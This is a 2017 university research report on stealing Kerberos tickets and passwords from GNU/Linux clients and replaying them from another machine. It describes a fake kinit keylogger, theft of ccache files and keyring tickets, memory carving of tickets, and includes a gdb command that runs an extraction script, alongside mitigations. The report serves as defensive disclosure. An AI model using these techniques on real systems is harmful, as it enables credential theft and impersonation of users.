
Kerberos Credential Thievery (GNU/Linux)

Ronan Loftus
ronan.loftus@os3.nl

Arne Zismer
arne.zismer@os3.nl

Research Project 2



University of Amsterdam

Supervised by:
Cedric van Bockhaven

July 2017

Abstract

Kerberos is an authentication protocol that aims to reduce the amount of sensitive data that needs to be sent across a network with lots of network resources that require authentication. This reduces the risk of having authentication data stolen by an attacker. Network Attached Storage devices, big data processing applications like Hadoop, databases and web servers commonly run on GNU/Linux machines that are integrated in a Kerberos system. Due to the sensitivity of the data these services deal with, their security is of great importance. There has been done a lot of research about sniffing and replaying Kerberos credentials from the network. However, little work has been done on stealing credentials from Kerberos clients on GNU/Linux. We therefore investigate the feasibility of extracting and reusing Kerberos credentials from GNU/Linux machines. In this research we show that all the credentials can be extracted, independently of how they are stored on the client. We also show how these credentials can be reused to impersonate the compromised client. In order to improve the security of Kerberos, we also propose mitigations to these attacks.

Acronyms

AS Authentication Service.

KDC Key Distribution Center.

LSASS Local Security Authority Subsystem Service.

MITM Man-in-the-Middle.

NAS Network Attached Storage.

SPN Service Principal Name.

TGS Ticket Granting Service.

TGT Ticket Granting Ticket.

UPN User Principal Name.

Contents

1 Introduction

In environments with lots of network resources it is typically required for users to authenticate upon access to each resource. Usually, users authenticate with their username and password which is hashed before being sent across the network. However, each authentication can potentially be captured by an attacker who has access to the network. An attacker can then extract the hash from the packets and either crack the hash or attempt to replay it. Kerberos is a widely used authentication protocol which aims to reduce the amount and sensitivity of credentials that need to be sent across the network. It can be used in GNU/Linux only environments, Windows only environments, or environments with hosts running different operating systems. Resources like Network Attached Storage (NAS), big data processing applications such as Hadoop and Apache web servers commonly run on GNU/Linux machines that are integrated in a Kerberos system. Since these applications often deal with sensitive data, their security is of great importance. Systems like Kerberos try to avoid the need for password hashes being sent frequently over the wire.

Credential stealing attacks against the Kerberos protocol have been known and published about since 1997 [1]. In most of this research Kerberos is attacked by sniffing credentials from the network. At the time of writing, the known attacks that extract Kerberos credentials from a client machine directly only apply to Windows systems [2]. Since it is important for both the security community and end users to be aware of any potential weaknesses of Kerberos implementations on GNU/Linux systems, we aim to clarify whether credential theft is possible from such machines. Therefore, we propose the following research question:

> **Can Kerberos credentials be stolen from GNU/Linux machines (and then reused from another machine?)?**

In order to answer our primary research question, we are breaking it down into the following sub-questions:

1. **Which credentials does Kerberos use?**
2. **How does Kerberos store these credentials?**
3. **Can we extract credentials from the system and spoof a user's identity?**

The remainder of this report is structured as follows: Section 2 presents related work that has been done in this field and Section 3 explains the Kerberos protocol in more detail, introduces the credentials that are used and discusses the way they are stored. The approach and scope of our research is given in Section 4. We present the results of our experiments in Section 5 and discuss them in Section 6. Then we conclude our research with Section 7 and propose ideas for future research in Section 8.

2 Related Work

RFC 1510 [3] defines the specification of Kerberos version five. This version implements significant security improvements to the previous versions. Most importantly, the addition of timestamp based pre-authentication which requires a user to begin each authentication attempt by sending an encrypted timstamp. This increases the protocols resistance to replay and hampers an attackers ability to gain sensitive encrypted Kerberos credentials which can be brute forced offline. However, the results of the following research indicate that even with these improvements there are still vulnerabilities.

In the past it has been shown that it is possible to capture and replay Kerberos credentials from the network [4] [5]. These credentials can either be obtained by sniffing network traffic or by intercepting the communication between the client and the Kerberos server with a Man-in-the-Middle (MITM) attack. The protocol implements counter-measures to make these attacks more difficult. It makes use of timestamps to shrink the time window during which the credentials can be reused and a replay cache to keep track of previously submitted credentials. Furthermore, credentials can be address-full which means that IP addresses for which the credentials have been generated are part of the credential itself. However, Kerberos

implementations and services which use Kerberos for authentication (kerberised services) often don't verify these addresses. Since these attacks rely on sniffing network traffic or MITM attacks, they are less feasible in a secure network. Nevertheless it is still possible to retrieve credentials using non-network methods.

Bashar Ewaida conducted an in-depth comparison analysis of freely available tools that can be used to perform *pass-the-hash* attacks on Windows [1]. Pass-the-hash attacks eliminate the time-consuming cracking of password hashes. Instead, these attacks focus on extracting password hashes from the system and directly using them for authentication. The described attacks require the attacker to have administrative privileges on the compromised system. The author proposes to mitigate these attacks by minimising the amount of hashes stored on a system, restricting access by only allowing trusted systems that are not connected to the internet. Furthermore, he emphasises the need of close monitoring of hosts and network traffic in order to detect suspicious activities. Even though this work focuses on attacks against Windows systems, it is has relevance for us because we are also investigating the feasibility of similar attacks although not hash based.

In 2014, Benjamin Delpy published a tool called Mimikatz which, amongst others, includes a module capable of stealing and reusing Kerberos credentials on Windows machines [2]. It obtains the credentials from the Local Security Authority Subsystem Service (LSASS) which is a Windows specific process for managing user credentials. Mimikatz extracts the credentials by contacting LSASS through Windows API calls. If this is not possible, it dumps the memory of the LSASS process and reads the credentials from there. Since LSASS is a Windows specific process and because the method of dumping memory on Windows also differs from the method used on GNU/Linux systems, this approach cannot be directly applied to GNU/Linux machines. Nevertheless, Mimikatz demonstrates that Kerberos credentials can be stolen and reused which indicates that this may also be possible on GNU/Linux machines.

3 Theoretical Background

In this section we provide a brief overview of the Kerberos protocol itself, introduce the credentials we aim to steal and explain how these credentials are stored on the client machine. Since the Kerberos protocol is fairly complex, we will not go into the minute detail of how it functions. We focus on the general concept and aspects that are relevant for our research.

3.1 Protocol

Kerberos is a network authentication system that allows clients and services to authenticate to each other on the basis of *tickets* with temporary validity. These tickets are used instead of the classic method of directly using a username and password hash to authenticate. This method greatly reduces the amount of sensitive data that needs to be sent across the network.

Kerberos relies on a trusted third party for authentication. Thus, in its most minimal form it must consist of three parties. In Figure 1, we see a Kerberos setup consisting of these three parties: a client, a service and the Key Distribution Center (KDC). The KDC is the core of the protocol because it acts as the trusted third party in a Kerberos network. Therefore, its security is vital to the Kerberos protocol. Clients must successfully authenticate themselves to the KDC first, before being able to authenticate to any service. The KDC consists of two components the Authentication Service (AS) and the Ticket Granting Service (TGS). The AS is responsible for authenticating the client to the Ticket Granting Service (TGS). Therefore, it must have knowledge of each clients password hash to verify their identity. If a client successfully authenticates, the TGS grants them a *ticket* which will give access to a network resource.

A KDC can be responsible for multiple clients and services. In order to communicate, clients, services and the KDC need to be in the same administrative domain. This is called *realm* in Kerberos. Clients and services are known as *principals* and are identified by either a User Principal Name (UPN) or Service Principal Name (SPN). These identifiers are a combination of the realm they are in and another identifying piece of information. A UPN looks like `user@REALM` e.g. `user@CYBEROS.METZ.PRAC.OS3.NL`. A SPN looks like `service`




Figure 1: Overview of the Kerberos protocol

`class/fqdn@REALM` e.g. `host/service.cyberos.metz.prac.os3.nl@CYBEROS.METZ.PRAC.OS3.NL`[1].

The client initiates the authentication process by sending a Ticket Granting Ticket (TGT) request to the KDC (`AS-REQ`) which contains their UPN. Since Kerberos 5, the KDC will respond with a `krb-error` stating pre-authentication is required. The client then encrypts the current timestamp using the hash of their password as encryption key and sends it to the KDC. If the KDC can decrypt this to a valid timestamp that is recent enough then the client has proven their identity [2]. The KDC then responds with a TGT and a session key (`AS-REP`). This message is encrypted with the client's key (password hash). The client then decrypts these values using the hash of its user password as decryption key. It then uses the session key for all further ticket requests. It is important to note that the password hash never leaves the client and is immediately discarded after decrypting the response from the KDC.

The obtained TGT is valid for ten hours by default. Thus, the client only needs to provide its password once every ten hours, which practically means once per working day. Whenever the client wants to access a kerberised service, it first needs to obtain a valid Service Ticket from the KDC (`TGS-REQ`). The Service Ticket request includes the client's TGT and a timestamp encrypted with their session key. If the client presented a valid TGT and if the timestamp is within a certain time window the KDC will respond with `TGS-REP`. This message contains a service ticket and a new random key for use between client and service. The service ticket consists of the clients UPN and this new random key encrypted with the services secret key. Now, the client can use the Service Ticket to directly authenticate to the service it wants to connect to. As the service is able to decrypt this service ticket it can be confident that it has come from the KDC which is the only other party that knows the services secret key. It is important to note that a Service Ticket is only valid for one specific service whereas the TGT can be used to obtain Service Tickets for various services.

This first step of the authentication process already includes two of the credentials we are aiming for. The first one is the client's password. It allows an attacker to request TGTs at any time and is therefore very valuable. Furthermore, as password reuse is a very common problem this may leak credentials for other services outside of Kerberos. However, the process that requests the TGT on behalf of the user immediately hashes the password and terminates after approximately one second. The password itself is not stored. This renders the extraction of the password from that processes memory difficult. The second credential is the TGT which is used to request Service Tickets. It is has a default validity period of ten hours and can be used to gain access to multiple services which makes it a valuable target. The third credential of interest is the Service Ticket. Even though this type of credential can only be used for one specific service, it has the advantage of being more stealthy as TGT requests and Service Ticket requests are logged on the KDC. Both the TGT and the Service Ticket are stored in a credential cache which is explained in more detail in the following section.

[1] Here host is a generic service class used for services like SSH, rsh, rlogin etc.
[2] Or at least their knowledge of the password!

3.2 Credential Caches

A credential cache can hold several credential entries for the same realm. Each credential entry includes the service principal name, the client principal name, lifetime information, flags and the ticket itself. If a client is part of multiple realms its credential cache is stored in a cache collection. Kerberos implements different types of credential caches[3]. In this section we present the credential cache types implemented by MIT Kerberos, the Kerberos implementation we are using for our research, as discussed in Section 4. The MIT Kerberos documentation refers to them as `ccache` types.

The `API` type and the `MSLSA` type are only available on Windows machines and are therefore not discussed here. The `KCM` type is also out of scope since it is only used for the Heimdal implementation of Kerberos. The remaining `ccache` types are discussed below. It is important to note that the `ccache` type is configured on the client. The type of `ccache` in use is governed by the `default_ccache_name` in the Kerberos configuration file. This allows an attacker to choose whichever `ccache` type they prefer.

3.2.1 File Credential Cache Overview

The `FILE` type is the default `ccache` type. It uses a simple flat file binary format to store one credential after another. This type is also the most portable one. When the client is using different realms the DIR `ccache` type is used to point to the location of the different `FILE ccache`s.

The exact format of the `FILE ccache` type is given in the MIT Kerberos documentation[4]. An overview of this format can be seen in Figure 2. It begins with a two-byte version indicator followed by the three main parts of the file: A header, information about the default principal name and realm and a sequence of credentials.




Figure 2: Format of a `FILE ccache` holding two credential entries.

The header, which only exists for format version 4, starts with a 16-bit integer specifying the total length (in bytes) of the header. This integer is then followed by a number of fields, each consisting of a 16-bit identifying tag, a 16-bit length followed by data of this length. At the time of writing, there is only one field in the header which specifies the time offset of the KDC relative to the client.

The default principal starts with a 32-bit name type followed by the 32-bit count of components, the realm and the components themselves. The realm and components consist of a 32 bit length followed by data of that length. Typically, a principal block contains only one component which is its username.

A credential entry is structured in the following way. It begins with the client principal and the server principal which have the same structure as the default principal. If the credential is a TGT, the server principal name is `krbtgt` and for Service Tickets the principal name is the name of the service. The next part is the keyblock which contains the session key that is used to encrypt requests for service tickets and also timestamps to avoid replay. This session key is generated by the KDC. The following 128 bits contain life time information, such as the creation date and expiration date of the credential. The following blocks are ticket flags, addresses, authorisation data and the ticket itself. A pictorial overview of this layout can be seen later in Figure 4.

It is important to note that the life time information does not have any authoritative meaning. It is only used to inform the user about the life time of the credential. Manipulating the expiration date of this block does not affect the date until which the ticket is accepted by the KDC or service. The authoritative lifetime information is part of the encrypted ticket block of the credential.

[3] http://web.mit.edu/kerberos/krb5-devel/doc/basic/ccache_def.html
[4] http://web.mit.edu/kerberos/krb5-devel/doc/formats/ccache_file_format.html

Except for the *keyblock* and the *ticket* blocks, all parts of the `FILE ccache` can be generated by an attacker who knows the realm and username of the targeted client.

3.2.2 Credential Caches Stored in Kernel Keyrings

The Linux kernel has a feature called keyrings. This is an area of memory residing within the kernel that is used to manage and retain keys. Keys need not be only cryptographic keys they can be arbitrary data, for example Kerberos tickets. The `keyctl` system call was introduced in kernel version 2.6.10 [5]. This provides user space applications an API which can be used to interact with kernel keyrings. The `keyctl` system call exposes the ability for processes to search for, add, modify, or erase any keys which they have access rights to.

MIT Kerberos has the ability to take advantage of this facility by using the `KEYRING ccache` type. This enable storage of tickets in a region of kernel memory that should be inaccessible (excluding direct memory access) to any party without the correct permissions. There are different types of kernel keyrings that can be used each with its own differing access control policies. Access control to keyrings are defined in a manner similar to regular Unix style permissions in that there is a user, group, and other set of permissions. There is also a fourth set defined "possessor" determined by whether the caller already possesses a given key. Within these sets the following rights are defined: view, read, write, search, link, and setattr. These give more fine grained control than regular file permissions.

MIT Kerberos utilising this ticket storage method gives it the ability to keep obtained tickets in more restricted locations. This has the security benefit of allowing the system administrator more fine grained control over how tickets are stored and who has access to them. Of the available keyring types MIT Kerberos offers the ability to use six different keyrings: named, per process, per thread, per session, per user, or persistent. These types differ in how long lived they are and the level of access they offer. The full list of supported types and their properties are given in the documentation [6] [7].

3.2.3 Credential Caches Stored in Process Memory

The `MEMORY ccache` type is used for credentials that are only within the address space of a single process. They don't need to be accessible from other processes. Credentials are stored directly in the memory of the process that makes use of Kerberos. They should be automatically destroyed when the process exits. This `ccache` type is useful for custom client programs that leverage Kerberos authentication themselves directly. Use of this `ccache` type removes the dependence on the helper utilites such as `kinit` which are part of the Kerberos ecosystem.

4 Approach & Scope

To conduct our experiments we set up a simple environment which uses the Kerberos protocol for authentication. To do our testing we set up three virtual machines each running Ubuntu 16.04.2 LTS server edition. The first machine `KDC` ran only the key distribution centre and the administrative panel. Secondly, a `service` machine which ran a kerberised OpenSSH server. Finally we create a `client` machine which gets tickets from the `KDC` machine and uses them to authenticate to the SSH daemon running on the `service` machine.

We opted to use the MIT Kerberos implementation for our setup. This is the original implementation and the de facto standard in GNU/Linux environments. We tested against Kerberos V5. The 1.13.2 version of MIT Kerberos was used on the `KDC` machine. At the time of writing this is the most recent version

[5] http://man7.org/linux/man-pages/man2/keyctl.2.html
[6] http://web.mit.edu/kerberos/krb5-devel/doc/basic/ccache_def.html
[7] http://man7.org/linux/man-pages/man7/keyrings.7.html

Figure 3: Overview of the experiment environment

packaged for Ubuntu server. The `service` machine used the 7.2p2 version of the OpenBSD secure shell implementation. This was also the most recent version packaged for Ubuntu at the time of writing.

As was mentioned in Section 3.2 MIT Kerberos provides a number of methods for storing credential caches. On the `client` machine we varied the `ccache` type. For each of the relevant`ccache` types we investigate what techniques are available to retrieve the authentication data contained within. For the `KEYRING ccache` type we limited our research to the types other than per process and per thread. This was due to the relatively limited time frame in which we undertook this research (four weeks). Furthermore, The technique that we propose in Listing 1 should be applicable to those types but remains untested for now.

The threat model we are working from is that of an attacker that already has access to the credentials of a local user. Thus, the outlined attacks are only concerned with an attacker increasing their foothold in a network. That is an attacker has already penetrated into a network that is part of a Kerberos realm, they are only aimed at lateral movement and gaining persistence. For each attack that we present we will make it clear what level of access is required, for example if elevated privileges are needed for it to be successful. We will also mention some of the advantages and disadvantages of each approach.

We then show that this authentication data can be effectively replayed from a separate machine. In the case of extracted Kerberos tickets we use them to build a credential cache of the file format. This is done at it is the easiest format to exfiltrate from the target machine and reuse from another machine. These credentials are replayed from two separate GNU/Linux hosts - one running Arch GNU/Linux (Kerberos 1.15.1) and one running Linux Mint (Kerberos 1.12).

5 Results

There are two general forms of credential an attacker could go after: a users Kerberos password or Kerberos tickets that have already been obtained. When targeting existing tickets the various ways of storing them must also be considered. In this section we will show how each of these credentials can be targeted. We present a method for each that can be used to extract the credential and then show how it can be successfully replayed. For each method we also make suggestions about how the given attack can be mitigated.

5.1 Password thievery

`kinit` is the name of one of the many utilities that come as part of a standard MIT Kerberos installation. It is the first program that a Kerberos user will usually interact with. `kinit` is responsible for taking in the users Kerberos password and using it to request a ticket granting ticket on behalf of the user. Upon

successful receipt of a TGT the `kinit` process will write said ticket to the desired `ccache` location. `kinit` is usually the only process which handles the users password directly. Therefore, it is potentially a valuable target for an attacker both for Kerberos access and when considering that password reuse is a big problem for many users.

`kinit` is a very short lived process as it exits as soon as the TGT is written to a `ccache`. It has a very short lifetime aside from waiting for user input. Furthermore, `kinit` zeroes out the portion of memory that was used to store user credentials as soon as they are written to the `ccache` location [8]. Therefore, it is hard to actively detect when it is being run and extract the password or obtained ticket from it by memory analysis techniques. Instead an attacker would have to find some other way of targeting it. We show the viability of one such method here - a targeted keylogger. In Section A.1 we show a simple Proof of concept python script which implements this functionality.

The "fakeinit" script needs to be renamed to "kinit" and placed in an attacker chosen location. If there is a location on the users `PATH` that they have write access to the malicious kinit can simply be placed here. If not, in order for an attacker to use this script all that is required is modification of a users `PATH` variable. An attacker can then modify the `.profile` or `.bashrc` of their target. The attackers chosen location is prepended to the users `PATH` so that the fake kinit is found before the real one. Upon their next login or spawning of a new shell a user will be invoking the malicious kinit to obtain their TGT. No elevated or otherwise special privileges are required to mount this attack.

Alternatively, this attack could be realised through the use of a malicious dynamic library. An attacker would simply find a function which handles the users plaintext password in one of the dynamic libraries used by `kinit`. They would then created a hooked version of that function which harvests the users password in the manner seen above. This function would maintain an identical signature to the original one. The attacker then simply compiles their own shared library containing this malicious function and places it in a location of their choice. By modifying the `LD_PRELOAD` environmental variable to contain their chosen location they can force their malicious library to be checked before the legitimate one.

From an attacker perspective this technique has the large downside that they must leave traces on the filesystem when they write files to the disk. Furthermore, this passive attack has no guarantee of timeliness as the attacker must wait likely a number of hours before the user runs `kinit` again. Therefore, we believe that this attack is less attractive for an attacker than some of the others mentioned later.

Mitigation Avoiding an attack like this is a relatively simple matter. One mitigation is to follow the example of OpenBSD secure shell and require that kinit is executed using its full absolute path. This at least protects users from having their `PATH` manipulated to insert a malicious kinit. Detection of this attack in its current form is also reasonably simple. This attack can be noticed trivially by checking the output of `whereis kinit`. If the reported location is non standard, suspicion should be raised immediately.

If this attack were to be implemented using a malicious shared library it becomes a little harder to prevent. Detection is still a relatively easy matter of monitoring the value of the `LD_PRELOAD` environmental variable. If it has an unexpected value then suspicion should be raised. To prevent it one could enforce the use of statically linked libraries. This however has the disadvantage of lost modularity and increased binary size.

5.2 Ticket Thievery

Instead of passively waiting for a user to use kinit to request a new TGT an attacker could take a more proactive stance. In doing so they can instead go after tickets that already exist on a users system. From the attacker perspective this has a number of benefits. One benefit is potentially instant results, as soon as they undertake the attack they receive the payoff. Also, there is the advantage that no files need to be left on the users filesystem which increasing stealthiness. Thus, we think an attacker is more likely to use a method similar to the following ones.

[8] https://github.com/krb5/krb5/blob/83d47cda7412c3b41a2da4da14e6162a0e9f2630/src/clients/kinit/kinit.c#L643

When an attacker is targeting existing tickets they still have the choice of whether to only target ticket granting tickets or to also harvest service tickets on the system. At first glance it may seem like TGT is all that should be desired as it can be used to gain access to every service that the user is authorised to use. Service tickets seem like they would be less useful due to their limited scope. We must also take into account that when using a service ticket there is no interaction needed with the KDC. This has a stealth benefit for the attacker as the KDC machine is likely to be well monitored as its security underpins the entire Kerberos protocol. The methods we present are only explicitly targeting the TGT. However, they can be easily extended to also obtain service tickets.

5.2.1 Reuse of File Credential Caches

The default method of storing credential caches is in a file under the `/tmp` directory. This file is named `krb5cc_$(id -u)` and has read/write permissions for the user only (i.e. octal 600). This credential cache file contains all information required for authentication to a KDC or a kerberised service. An attacker attempting to impersonate a Kerberos user can simply copy this file to a machine under their control and replay it. This binary `ccache` file contains all of the information required by the attacker to correctly configure their Kerberos client in order to reuse the ticket. Information like the default realm can simply be parsed from this file.

As mentioned in Section 3.2.1 the `default_ccache_name` option can be set to `DIR`. This enables a Kerberos client to store their `ccache` files in a non-standard location. This provides no security benefit though, an attacker can easily parse this location from the Kerberos configuration file which is by default readable by all. With both `DIR` and `FILE ccache` type we have tested that the file containing credentials can be transfered to an external machine and then successfuly used to authenticate.

With access to an unprivileged account an attacker can exfiltrate all credentials belonging to that user. With elevated privileges the attacker can exfiltrate credential caches belonging to every user on the system.

Mitigation

This attack can be prevented by checking that the source IP of the host using this `ccache`. If it doesn't match that which is in the ticket authentication should fail. Though we should remeber that it is near trivial for an attacker to spoof their IP address to make it match the host they stole the `ccache` from. We believe that out of the surveyed credential cache types this is the least resilient to theft. Therefore, it should not be used. Instead, one of the later memory based `ccache` types should be used.

5.2.2 Extraction of Credentials from Kernel Keyrings

We noted in Section 3.2.2 that MIT Kerberos can utilise the in-kernel storage of tickets that is offered by the Linux kernel. This facility gives the MIT implementation an increased resistance to ticket theft. The fact that the kernel is enforcing custom access policies gives stronger guarantees on confidentiality of keys stored within a keyring. For example, we could not find a way that the root user can trivially dump the keys on a users session or named keyrings. If this finding is accurate, then Kerberos tickets are much safer against theft when using either of these keyring types. In the case of a multi-user system the damage done by a rogue user gaining elevated privileges is decreased as they will not be able to impersonate users that make use of these keyrings.

On the surface, utilising a keyring seems to be the best option, we believe this to be generally true. However, we must remember that some mechanism must be offered for the user to access the tickets that they legitimately require. A necessary and useful mechanism such as this is however open to abuse by a malicious user. As noted in Section 3.2.2, the mechanism for interacting with kernel keyrings is the `keyctl` system call. One of the provided functions is the ability to search for a keyring by name. The name of the keyring in use can be parsed from the Kerberos configuration file `/etc/krb5.conf` which has read permission enable for anybody (octal 644) by default. An attacker can then leverage this information to search for ticket

containing keyrings and extract the tickets.

A proof of concept script that implements this functionality can be seen in Section A.2. In a keyring the `ccache` is stored as components. As seen in Figure 2, a file `ccache` is made up of 3 distinct components: header, default principal, and a sequence of credentials. A keyring holds the default principal and credentials. This script will dump these components to separate files. Then using an attacker synthesised header these pieces are combined in the correct order to rebuild a file `ccache`. This rebuilt file can then be exfiltrated to an attacker machine and then used to impersonate a Kerberos user. A simple program for generating a valid ccache header can be seen in Section A.3.

If the victim is using the "user" or "persistent" keyring type, the shown script will successfully rebuild a file`ccache` when run from any session on the victim machine. Both of these keyring types are supposed to be accessible by the user across sessions. For example, if the attacker accesses the machine from an SSH session this script will be successful. If the victim is using the "session" or "named" keyring type the process is slightly different. The script can be used directly from any terminal instance that is part of the same session. For a separate session than the one the user ran `kinit` from the keyring containing Kerberos tickets is not visible. With elevated privileges it is still possible to extract Kerberos tickets from these keyring types using a debugger. An example of this can be seen in Listing 1. An attacker just needs to find a process that is within the context of the session that has the ability to view said keyring and uses libc. This could be the shell that initially ran `kinit` for example (though it is then desired to suppress output from the script).

```
1 sudo gdb -p <shell_pid> -batch -ex 'call system("./heracles.sh")'
```

Listing 1: Attaching to a process that can see the required keyring and running attack script.

Mitigation

Our testing has shown that keyring credential cache type offers better security than that of the file type. It is however open to abuse from a malicious user or an attacker that has gained the local credentials of a user. There are still some steps that the administrator of a Kerberos realm can take to secure their realm. Using the session keyring type shields against remote attackers as they should not be able to access the session keyring without elevated privileges. This limits the ability for a remote attacker to spread in a network they have infiltrated.

5.2.3 Extraction of Credentials from Process Memory

The use case of the `MEMORY ccache` type is for a process that reads user credentials itself and obtains tickets directly from the KDC. The ticket is not intended to be used by others and access *should* not be granted to other processes. To attack process memory directly we started by creating a simple program that we use as a test subject. When run this program creates a process that obtains a TGT then just waits in an infinite loop. The reason for this is so we could dump the memory of a process which had minimal clutter, that is the TGT and not too much else. This C program directly used the MIT Kerberos code base as a library. The test program can be seen in Section A.4.

We should note that to dump the memory of another process, generally elevated privileges are required. There are a number of ways to dump the memory of a process. Historically the character device `/dev/mem` was created on a users filesystem when booting up. This gave an interface directly to the physical memory of a machine. This has been disabled on most modern GNU/Linux distributions as there is an obvious security hole as a rogue process could do things like patch the memory of other processes on the fly. The `ptrace` system call is another option. This system call allows on process to control the execution of another. By default on Ubuntu systems the scope of ptrace for non root users is limited to attaching only to direct children. With elevated privileges an attacker can use ptrace directly or indirectly with a utility like gcore

to dump the memory of a process. Another option would be through use of a kernel module. From kernel space code can access the internals of other processes with almost no restriction. If an attacker can insert a kernel module then they gain the ability to read memory of other processes.

We opted for a slightly different method during our tests. The `procfs` exposes information about the active processes and the system itself. The two files that are of interest to us here are `/proc/$pid/maps` and `/proc/$pid/mem`. For a given process ID, `maps` shows how memory is mapped within that processes virtual address space, it also shows the permissions of each mapped region. The `mem` psuedo file exposes the processes memory itself. From the maps file we know which memory regions are readable and their offsets. We use this information to seek into the mem file and dump all readable regions to a file. The script that implements this functionality can be seen in Section A.5. As this script is intended to be run as root, we avoid needing to explicitly call ptrace.

Given the memory dump of a process which we know to contain a Kerberos ticket we find a way to identify and extract the pieces that would be of interest to an attacker. Using these relevant pieces we can then build a file `ccache` and use that from another machine. In Figure 4 we can see an overview of the components that make up the "credential" part of a `ccache`. As noted in Section 3.2.1, an attacker can generate almost all the required parts themselves without needing to extract them from another processes address space. Thus, to implement this attack one would only need to extract the highlighted parts of Figure 4.




Figure 4: The layout of a credential in the `FILE ccache` type. The highlighted blocks are the ones we need to extract from memory.

The keyblock is a randomly generated session key that the KDC sent to the user when they requested a TGT. The ticket in this case is the encrypted TGT that was sent to the user. A good encryption key and an encrypted blob have the property in common that both of them will have information entropy that is close to one. They also both will have a fixed length for a given encryption type (Kerberos supports multiple). These two pieces of information - length and entropy - can be used together as a signature for the information of interest. By using a sliding buffer of the required size and scanning over the file one can compute the entropy of that buffer and find candidates for ticket and keyblock. By transplanting these candidates into a self generated file `ccache` an attacker can rebuild a valid file `ccache` and impersonate a Kerberos user.

We were able to manually perform this attack using a hex editor and the memory dump of our test process. The entropy calculation can be done locally by a tool like `binwalk` or using an online tool such as binvis [9]. In Figure 5 we can see two images that visualise the entropy levels within a binary file. The lighter the colour the higher the entropy of that region is, with pink signifying entropy close to one. We took memory dumps immediately before and after obtaining a TGT. In the right side image we can see the newly allocated memory at the top of the image. This portion of memory contains the ticket and keyblock. It is immediately obvious that the lighter region at the bottom of the newly allocated region contains the TGT. Using the above outlined method we successfully impersonated a Kerberos user.

This method could be further optimised by not dumping the entire memory allocated to a process. Using the information in `/proc/$pid/maps` we could be more selective in the memory we dump. For example we can discount any region that has a pathname in the rightmost column, obtained data will not be file mapped. This would reduce the search space for finding the required information.

Mitigation

[9] `binvis.io`


We think that this `ccache` type is less likely to be used in a general kerberos environment than other `ccache` types. It is of less general utility to an end user that will want to be able to use their tickets from multipe sources e.g. different children of their shell, web browser, etc. One could imagine a scenario where you want to maintain a centralised trust store of a single process that manages tickets for others. This is a setup somewhat similar to LSASS in Windows. This process then immediately becomes a high value target so must protect its memory very well. One way to do this would be to utilise RAM encryption. A process could make sure that its memory or portions of it are encrypted while it is alive (similar to `CryptProtectMemory()` in Windows [10]). We know of no similar mechanism to this in GNU/Linux (`mlock()` only prevents memory from being swapped out). If this mechanism was in place it would increase security from the casual attacker. We are still left with somewhat of a chicken and egg problem as the encryption key must be stored somewhere. At first glance storing the key in a per thread keyring that is only accessiblke by the main thread of a given process seems to be a solution. However, with elevated privileges an attacker could likely utilise the debugger technique shown in Listing 1.

6 Discussion

The attacks we presented in the previous section allow an attacker to steal credentials from all types of `ccache`s that are supported by GNU/Linux machines. However, it is important to note that these attacks are only applicable in the post-exploitation phase in which a user on the victim's machine has already been compromised. Attackers can use these methods to get a firmer foothold on the targeted network by compromising additional machines that make use of kerberised services.

Our automated attack on the KEYRING `ccache` type currently depends on the `keyutils` package in order to interact with the in-kernel key management. This package is usually not installed on GNU/Linux systems. However, since `keyutils` is only a wrapper around the `keyctl` system call this limitation can easily be overcome by directly using this system call in our code.

